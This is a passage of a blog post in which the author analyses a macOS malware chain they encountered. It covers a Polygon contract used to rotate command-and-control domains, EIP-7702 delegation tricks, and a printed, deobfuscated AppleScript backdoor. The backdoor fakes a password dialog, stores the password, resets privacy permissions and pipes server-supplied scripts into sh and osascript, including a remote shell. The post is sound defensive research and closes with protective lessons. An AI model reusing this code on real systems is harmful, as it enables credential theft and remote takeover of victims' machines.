        store_b = (0 & (~(0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff >> (0x08 * (arg0))))) | (0x02 * (arg0));
    }

    /// @custom:selector    0xf2fde38b
    /// @custom:signature   transferOwnership(address arg0) public payable
    /// @param              arg0 ["address", "uint160", "bytes20", "int160"]
    function transferOwnership(address arg0) public payable {
        require(arg0 == (address(arg0)));
        require(address(msg.sender) == (address(getOwner / 0x01)), "Not owner");
        require(address(arg0) - 0, "Zero address");
        getOwner = (address(arg0) * 0x01) | (uint96(getOwner));
    }
}
Lines 40 and 67 are what matter to us. They guarantee that only the owner of the contract is able to transfer ownership and to set a new server url, nobody else. And reading the rest of the contract makes it clear that there is no external source that determines what the next server url will be. So options 1 and 2 are ruled out. This means the owner has a different way to write the contract.
At this point, I went back to PolygonScan, and clicked the owner's address which can be found on the contract's page under CONTRACT CREATOR.

Two lines stood out with action Redeem Delegations, and they matched the table above to the minute. I clicked the one that was closer to the evening of the attack. This transaction happened on September 10. Clicking the State tab of the transaction explorer and expanding the line that updated the attacker's contract showed the value that was updated in hexadecimal.

Decoding the two hexadecimal values with an arbitrary hex-to-text converter showed that the old value was d9mjs.sbs, and the new became jse8x92s.me, exactly as I showed it in the table above. Now the only question that remains is what does that Redeem Delegations action exactly do? To understand this, we have to go back to 2025.
EIP-7702: Turn Your Wallet Into a Smart Contract
On May 7, 2025, a new Ethereum proposal called EIP-7702 went live on the Ethereum mainnet with the Pectra upgrade. It allowed Externally Owned Accounts (EOA) to act as smart contracts. Polygon also adopted the proposal with its Bhilai upgrade on July 1, 2025. To understand why this matters, you have to know that there are two kinds of accounts on Ethereum and Polygon. A regular wallet, the EOA, is controlled by a private key. It can send transactions, but it has no code, so it cannot run any logic on its own. If you have ever created an account for yourself on MetaMask or any other wallet, you have created an EOA. A smart contract is the opposite: it has code but no key. It cannot start anything by itself, it only runs when someone calls it. Until 2025, an account was either an EOA or a smart contract.
The introduction of EIP-7702 blurred this line. From this point on, a wallet is able to sign an authorization that points to an existing smart contract. After this happens, whenever someone calls the wallet, the code of the contract the wallet points to will be executed as if it were the wallet's own, with the wallet's address and balance. However, the wallet still keeps its private key so it can still send transactions like a normal wallet. This authorization stays there until a new one replaces or removes it.

That is exactly what the attacker's wallet did, and it is clearly visible on PolygonScan. It pointed itself to the MetaMask: EIP-7702 Delegator contract. The wallet borrowed MetaMask's code, and that code now runs inside the wallet itself. This happened on September 5.
We also know that the September 5 transaction was a special one, because it did two things at once.
First, it made the wallet borrow MetaMask's code. That is why PolygonScan shows its type as 4 (EIP-7702).

Then, in the same transaction, the wallet called the Delegation Manager with Redeem Delegations and wrote nsi8kw1r.lol into the attacker's contract.
Before you can understand what this means, I have to introduce the concept of MetaMask delegations, because it has nothing to do with EIP-7702. A MetaMask delegation is a signed permission: a message in which one account, the delegator, allows another account to make it perform an action. When you redeem it, you hand the signed permission to the Delegation Manager, which checks it and, if it finds everything valid, tells the delegator's account to carry out the action.
A simple analogy to understand how this works is this:
- Account A, the delegator, signs a paper saying "B may pay 100 dollars from my account".
- Account B, the delegate, goes to the bank with the signed note and hands it over.
- The bank, the Delegation Manager, checks the signature on the note and pays $100 from A's account.
One last puzzle piece is missing, and everything becomes crystal clear: the code the wallet borrowed in the transaction is MetaMask's smart account logic. A smart account is simply a wallet that can run code, which is exactly what EIP-7702 enables. Among other things, it gives the wallet a function that only the Delegation Manager is allowed to call, and through which the wallet carries out actions approved by a signed permission.

And now that you understand how MetaMask delegations work and what code the wallet borrowed, you can see on the image above that both the delegator and the delegate (the redeemer) were the same address: the attacker's wallet.
So the attacker gave a signed permission to itself and redeemed it itself. The Delegation Manager checked it and told the attacker's wallet to act. The wallet's borrowed MetaMask code then made the call the attacker had packed into the request:
Set Server URL with
nsi8kw1r.lol, sent to the attacker's contract.
For the attacker's contract, the call came from the owner's address, so the owner check passed. But the transaction itself was addressed to the Delegation Manager, not to the contract.
The September 10 transaction did exactly the same, just without the EIP-7702 part, because the wallet already had MetaMask's code by then. This time, the domain it wrote was jse8x92s.me. This transaction was also addressed to the Delegation Manager. That is why PolygonScan never listed them on the contract's page, and why both domains were missing from the table.
At this point, we can finally understand how my MacBook could connect to jse8x92s.me to download the next step of the malware. The whole blockchain setup exists to make sure infected machines always find the current location of the server, even after a domain is taken down.
There is one question the explorer cannot answer, though:
Why?
It shows exactly what happened and how, but not the intention behind it.
Maybe the attacker tried to route some updates through the Delegation Manager to keep them off the contract's page, and stopped once they noticed that the transactions still show up under their own wallet. Or maybe their wallet software simply chose this route on its own.
The pattern does not settle it either: the September 5 update went through the Delegation Manager, September 7 went directly to the contract, September 10 went through the Delegation Manager again, and every update since then was direct. Whatever the reason, the effect is the same: two domains never appeared on the contract's page, and one of them was exactly the domain my MacBook connected to. If it had been on the list, I would never have noticed that two were missing.
It is finally time to uncover the next step of the attack.
Step 4: The Gatekeeper
The reason we can analyze the next step is that I had Jarvis download its script from the domain on the evening of the attack. This script was also obfuscated, but understanding it wasn't complicated at this point, as I could use the same deobfuscator Jarvis wrote for the loader script on this script. I will refer to this script as the gatekeeper from this point on.
property decoyVariable1 : "uiuN5Grp"
property decoyVariable2 : "d1mmGiX0rdEO2"
property decoyVariable3 : "1kP6CZHAwB5x2ajOwC"
set decoyVariable4 to (831 + 414) * 8
property decoyVariable5 : "xMOiavKPy8wAtT"
set decoyVariable6 to (808 + 390) * 7
set decoyVariable7 to (303 + 556) * 8
property decoyVariable8 : "EFZLX0AKyw5vXfK"
set decoyVariable9 to 51872

property c2Url : ""
property campaignId : "e403efec56aa48f19dafce33977ef541"

-- Hardware UUID, via whichever command works.
on getMachineId()
    set commands to {"ioreg -rd1 -c IOPlatformExpertDevice | awk -F'\"' '/IOPlatformUUID/{print $4}'", "ioreg -rd1 -c IOPlatformExpertDevice | grep -o '\"IOPlatformUUID\"[^,]*' | cut -d'\"' -f4", "system_profiler SPHardwareDataType 2>/dev/null | awk '/UUID/{print $NF}'", "system_profiler SPHardwareDataType 2>/dev/null | grep -i 'uuid' | awk '{print $NF}'"}
    repeat with command in commands
        try
            set machineId to do shell script command
            if length of machineId is 36 then
                if machineId contains "-" then
                    return machineId
                end if
            end if
        end try
    end repeat
end getMachineId

-- Current username; falls back to "administrator".
on getUsername()
    set commands to {"whoami", "id -un", "echo $USER", "logname"}
    repeat with command in commands
        try
            set username to do shell script command
            if username is not "" then return username
        end try
    end repeat
    return "administrator"
end getUsername

-- Resolve the C2 from the Polygon contract and keep it only if it replies "success".
on resolveAndVerifyC2()
    set rpcEndpoints to {"polygon.drpc.org", "polygon.publicnode.com", "polygon-mainnet.gateway.tatum.io", "tenderly.rpc.polygon.community"}
    set ethCallPayload to "{\"jsonrpc\":\"2.0\",\"method\":\"eth_call\",\"params\":[{\"to\":\"0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0\",\"data\":\"0x2686ecea\"},\"latest\"],\"id\":1}"
    repeat with rpcEndpoint in rpcEndpoints
    try
      set c2Host to do shell script "r=$(curl -s --max-time 15 https://" & rpcEndpoint & " -X POST -H 'Content-Type: application/json' --data '" & ethCallPayload & "'); h=$(echo \"$r\" | sed -n 's/.*\"result\":\"0x\\([^\"]*\\)\".*/\\1/p'); [ -z \"$h\" ]&&exit 1; l=$(printf \"%d\" \"0x${h:64:64}\"); echo \"${h:128:$((l*2))}\"|xxd -r -p"
      if c2Host is not equal "" then
        set candidateUrl to "https://" & c2Host & "/"
            set serverReply to do shell script "/usr/bin/curl -d \"check\" --connect-timeout 50 --max-time 100 " & quoted form of candidateUrl
            if serverReply is "success" then
                set c2Url to candidateUrl
                return true
            end if
      end if
    end try
  end repeat
    return false
end resolveAndVerifyC2

-- True when dscl accepts the password (empty output means success).
on passwordIsValid(username, password)
    try
        set authOutput to do shell script "dscl . authonly " & quoted form of username & space & quoted form of password
        if authOutput is not equal to "" then
            return false
        else
            return true
        end if
    on error
        return false
    end try
end passwordIsValid

-- Empty password first; otherwise loop the fake dialog until correct, then save to ~/.passphrase.
on capturePassword(username)
    set passphraseFile to POSIX path of (path to home folder) & ".passphrase"
    if passwordIsValid(username, "") then
        do shell script "echo nopassphrase > " & quoted form of passphraseFile
        return true
    else
        repeat
            try
                set dialogReply to display dialog "To run the application you need to change the settings for its operation." & return & "Please enter password for continue:" default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "System Preferences" with hidden answer
                set password to text returned of dialogReply
                if passwordIsValid(username, password) then
                    do shell script "echo " & quoted form of password & " > " & quoted form of passphraseFile
                    return true
                end if
            end try
        end repeat
    end if
end capturePassword

-- Register with the C2; on first contact write ~/.txid and reset all privacy permissions.
on registerVictim(machineId, username, unusedCampaignId)
    set connectCommand to "curl --connect-timeout 50 --max-time 100 --retry 3 --retry-delay 2 -X POST " & quoted form of c2Url & " -d " & quoted form of ("uuid=" & machineId & "&username=" & username & "&txid=" & campaignId & "&connect")
    set serverReply to do shell script connectCommand

    if serverReply is "newconnect" then
        set txidFile to POSIX path of (path to home folder) & ".txid"
        do shell script "echo " & quoted form of campaignId & " > " & quoted form of txidFile
        do shell script "tccutil reset All"
        return true
    end if
    if serverReply is "connected" then return true
    return false
end registerVictim

-- Use a stored password if it still works, otherwise run the gate.
on ensureAuthenticated(machineId, username)
    try
        set passphraseFile to POSIX path of (path to home folder) & ".passphrase"
        set storedPassphrase to do shell script "cat " & quoted form of passphraseFile
        if storedPassphrase is not "nopassphrase" then
            set passwordToTry to storedPassphrase
        else
            set passwordToTry to ""
        end if
        if passwordIsValid(username, passwordToTry) then
            if registerVictim(machineId, username, campaignId) then
                return true
            end if
        else
            capturePassword(username)
            return false
        end if
    on error
        capturePassword(username)
        return false
    end try
end ensureAuthenticated

set username to getUsername()
set machineId to getMachineId()

-- Resolve C2, pass the gate, then poll for a task every 60s and run whatever module the server picks.
repeat
    try
        if resolveAndVerifyC2() then
            if ensureAuthenticated(machineId, username) then
                repeat
                    try
                        set taskCommand to "curl --max-time 100 --retry 3 --retry-delay 2 -X POST " & quoted form of c2Url & " -d " & quoted form of ("uuid=" & machineId & "&username=" & username & "&txid=" & campaignId & "&task")
                        set task to do shell script taskCommand
                        if not (task contains "notasks") then
                            if task is "runloader" then
                                try
                                    set moduleCommand to "curl --max-time 100 --retry 3 --retry-delay 2 -X POST " & quoted form of c2Url & " -d " & quoted form of ("txid=" & campaignId & "&smodule") & " | osascript"
                                    do shell script "nohup sh -c " & quoted form of moduleCommand & " > /dev/null 2>&1 < /dev/null &"
                                end try
                            end if
                            if task is "runlight" then
                                try
                                    set moduleCommand to "curl --max-time 100 --retry 3 --retry-delay 2 -X POST " & quoted form of c2Url & " -d " & quoted form of ("txid=" & campaignId & "&lmodule") & " | osascript"
                                    do shell script "nohup sh -c " & quoted form of moduleCommand & " > /dev/null 2>&1 < /dev/null &"
                                end try
                            end if
                            if task is "replacer" then
                                try
                                    set moduleCommand to "curl --max-time 100 --retry 3 --retry-delay 2 -X POST " & quoted form of c2Url & " -d " & quoted form of ("txid=" & campaignId & "&ledger") & " | sh"
                                    do shell script "nohup sh -c " & quoted form of moduleCommand & " > /dev/null 2>&1 < /dev/null &"
                                end try
                            end if
                            if task is "openshell" then
                                try
                                    set moduleCommand to "curl --max-time 100 --retry 3 --retry-delay 2 -X POST " & quoted form of c2Url & " -d " & quoted form of ("uuid=" & machineId & "&username=" & username & "&txid=" & campaignId & "&shell") & " | sh"
                                    do shell script "nohup sh -c " & quoted form of moduleCommand & " > /dev/null 2>&1 < /dev/null &"
                                end try
                            end if
                        end if
                    on error
                        delay 60
                        exit repeat
                    end try
                    delay 60
                end repeat
            end if
        else
            delay 60
        end if
    end try
end repeat
Let's take this piece by piece.
The getMachineId function defines four different commands on Line 16 to find out the device's hardware UUID.
It tries each command until one returns a valid UUID.
The getUsername function does the same for the username on Line 31.
The resolveAndVerifyC2 function should be familiar by now. To be sure that it connects to the correct domain, it tries the same four RPC endpoints as before to find out the current server URL. Line 43 sets the endpoints, Line 44 builds the RPC payload.
The passwordIsValid does exactly what its name says: it checks whether the provided username and password combination works. If it does, it returns true, otherwise false. Line 64 is where the combination is checked.
The capturePassword is the explanation for the fake System Preferences dialog I showed in the beginning of the blog post. It first uses the passwordIsValid function on Line 78 to check whether an empty password works. If it does, it saves the text nopassphrase in the ~/.passphrase file. Otherwise, it shows the fake dialog for 150 seconds and asks for the password. If the correct password is entered, Line 87 saves it in the ~/.passphrase file. And since everything is in a repeat block, it will keep asking for the password until the correct one is entered.
registerVictim is the most critical function. It checks whether the victim's machine is already registered with the server. It does nothing for existing victims, but for new ones, it resets all privacy permissions on the machine. Had Line 103 executed, my machine would have been completely exposed to the next steps.
The ensureAuthenticated function is another helper built from the existing functions. It tries to use the password stored in ~/.passphrase first. If it doesn't work, it prompts the user to enter it. Once the correct password is entered, it is stored in ~/.passphrase, and the victim's machine is registered with the server on the next iteration.
After all of these helpers, another repeat block starts on Line 138 and on Line 142. The outer loop finds the attacker server and tries to authenticate the user every 60 seconds. Once both succeed, the gatekeeper goes to the attacker server every 60 seconds to check for a task. The command to fetch the task is on Line 144. There are four valid task types:
runloaderrunlightreplaceropenshell
All of them go to the same C2 server, but with a different query param: &smodule, &lmodule, &ledger, and &shell, respectively. The first two are piped into osascript, the last two are piped into sh.
In theory, this is where this blog post should end, because the attack itself went only so far. I never entered my password, so the four tasks were never downloaded and executed. I could also say the damage was contained. I also asked Jarvis to verify from the logs that I really never entered my password in case I forgot exactly what I did step by step due to the adrenaline shock, but the logs proved me right: the attack never reached the next step.
Still, the story isn't truly finished yet. If you've paid attention and you are still with me, the following question might come naturally to you:
Why didn't the attacker simply put all of this into the loader script?
And it would be a damn good question. Let me answer it because the attacker had a couple of very good reasons to split the two.
Why Did The Attacker Split The Two Scripts?
Technically, everything could have been put in the loader script. However, separating them bought the attacker flexibility and risk mitigation.
First, the loader script was written to the disk permanently inside the launch agent file. Once it is installed, it is frozen. Finding it is as easy as finding the file like I did.
In contrast, the gatekeeper lives only in memory, never on the disk, as it is piped straight from curl into osascript. You can see this in Line 20 in the loader.annotated.applescript file earlier in the blog post. This means that a fresh copy is downloaded on every restart so the attacker can change its content remotely without having access to the victim's machine. And finally, having access to this script is only possible if someone (like us) catches it from the server.
This setup gives the attacker four advantages:
- Nothing valuable sits on disk. The frozen part only knows how to find the attacker's server and download the next step. The code that steals the password never touches the victim's drive.
- It gives XProtect (the built-in antivirus of macOS) fewer chances to detect it. I found this out when I deobfuscated the script into a file with a
.applescriptextension and my MacBook instantly put it into quarantine because XProtect has a rule that matches the password prompt of the decoded gatekeeper (see the rule below). Readable malicious code on the disk can easily get noticed. The backdoor avoids that by being obfuscated and by only ever existing in memory, and the part that does sit on the disk is a tiny obfuscated loader that is much easier to slip past. - It enables remote updates. The attacker can fix bugs in the backdoor or introduce new features and every infected machine picks it up on the next restart.
- Remote control. If the attacker stops serving the backdoor script, nothing malicious runs at all.
Essentially, only the loader has to survive on the victim's machine, so it is as small and dumb as possible. Everything clever stays on the server.
For reference, here's an excerpt of XProtect's rules trimmed to the key strings:
rule XProtect_MACOS_OSASCRIPT_SYPR {
    strings:
        $a1 = "Please enter password for continue" nocase wide ascii
        $b1 = "giving up after 150 with title" nocase wide ascii
        $b7 = "with title \"System Preferences" nocase wide ascii
        $c1 = "with hidden answer" nocase wide ascii
        // ...plus 34 more strings
    condition:
        1 of ($a*) and 2 of ($b*) and (#c1 >= 1 or #c2 >= 1) and filesize < 1MB
}
All four strings appear in the deobfuscated gatekeeper. You can find the complete file at /Library/Apple/System/Library/CoreServices/XProtect.bundle/Contents/Resources/XPScripts.yr (XProtect version 5366 at the time of writing) if you are curious.
So the split was anything but accidental: a tiny obfuscated loader on the disk and a gatekeeper that only ever lives in memory kept the attacker one step ahead of XProtect.
Before I wrap it up, there is another very good question you could ask:
Why didn't the attacker steal some files in the very first step?
And honestly, this is the question I didn't have the answer to, but Jarvis did. And, as it turns out, the attacker had very good reasons not to steal anything in the first step, and, as surprising as it sounds, one of the reasons was the user experience.
Why Not Steal Whatever Is Available In Step 1?
- First, pulling off the entire attack in the very first step would be technically crippled. TCC (Transparency, Consent, and Control), the privacy framework of macOS behind the “App would like to access your Camera / Documents / Desktop” dialogs, would have thrown countless popups the moment the script tried to steal files from the disk.
- Second, the user experience: installing the entire malware would be strategically noisy when the victim is in the middle of watching the terminal. Asking the victim to execute a fake authorization script that results in a password popup is much less noisy than running a full-blown installer right then and there.
- Third, and we already touched on this, it would save the entire malware to the disk, most probably triggering XProtect instantly and putting it in quarantine.
- And fourth, it would simply be too early as the password is required to unlock all of the good stuff.
Essentially, stealing anything in the first step would have been prevented either by TCC, the user, or XProtect. Waiting until the victim entered their password was strategically the correct move.
Step 5: The Malware
While the story of that evening is over, my research isn't. Being the security enthusiast I am, I couldn't stop myself from thinking about the four modules the gatekeeper would call if I accidentally entered my password. So I went further.
However, this time, I was more prepared. I created a script that can fake a victim's machine connecting to the attacker's command-and-control (C2) server and getting infected. I also created a script that can read the current C2 domain from the smart contract. I fired up a VPS, filled in the C2 domain in the fake script and executed it.
And lo and behold, I managed to download the lmodule and smodule scripts from the attacker's server. Unfortunately, the rest weren't available anymore. I got suspicious. I remembered that the gatekeeper can be rotated by the server. What if I compare my version with the live version and check the difference? I did exactly that, and my guess was correct: the gatekeeper was updated. It still contained the lmodule and smodule modules, but it had new ones instead of the other two.
Analyzing this step in detail will be covered in a follow-up blog post.
Time for the lessons.
Lessons
I haven't had this much fun in a long time. Of course, I was worried when I found out I might have done something stupid, but relief came fast when I understood that the damage was contained. I have evidence from logs and files that the attack stopped at the password prompt.
Also, I have a tendency to go to extremes when I want to thoroughly understand something, and writing a deep dive and trying to explain everything to my readers is one of the best ways to do that. I hope I could deliver on that. As a goodbye, here are some lessons I learned during the attack and writing this post about it.
- Don't type sensitive URLs from memory, or if you do, double-check the result. Use bookmarks for websites you regularly visit and treat it as a warning when your password manager won't autofill on a login page. It refuses because the domain doesn't match.
- No legitimate website will ever ask you to run a command in your terminal to prove you are human or to authorize your device. The legitimate direction is usually the opposite: your terminal apps often open a website, tell you to log in, and ask you to paste an authorization code presented on the website into your terminal.
- Don't blindly pipe entire scripts from the web into bash.
curl https://attacker.com/update.sh | bashis a cursed pattern you should handle with extra caution. Unfortunately, it doesn't help that more and more legitimate tools use this exact pattern as the official installation step. - An unexpected system password prompt is 99% an attack. The one in my case could not be closed, minimized, or put behind other apps. Never type anything into it.
- If you did run something, look for persistence first. Killing the process achieved nothing because
launchdrestarted it immediately. Check~/Library/LaunchAgents, remove the suspicious job fromlaunchdwithlaunchctl bootoutso it can't restart anything, kill the process, and delete its launch config in the last step so it won't be loaded again on next boot. - Distraction beats experience. I knew every trick in this chain of attacks and still fell for it during a meeting.
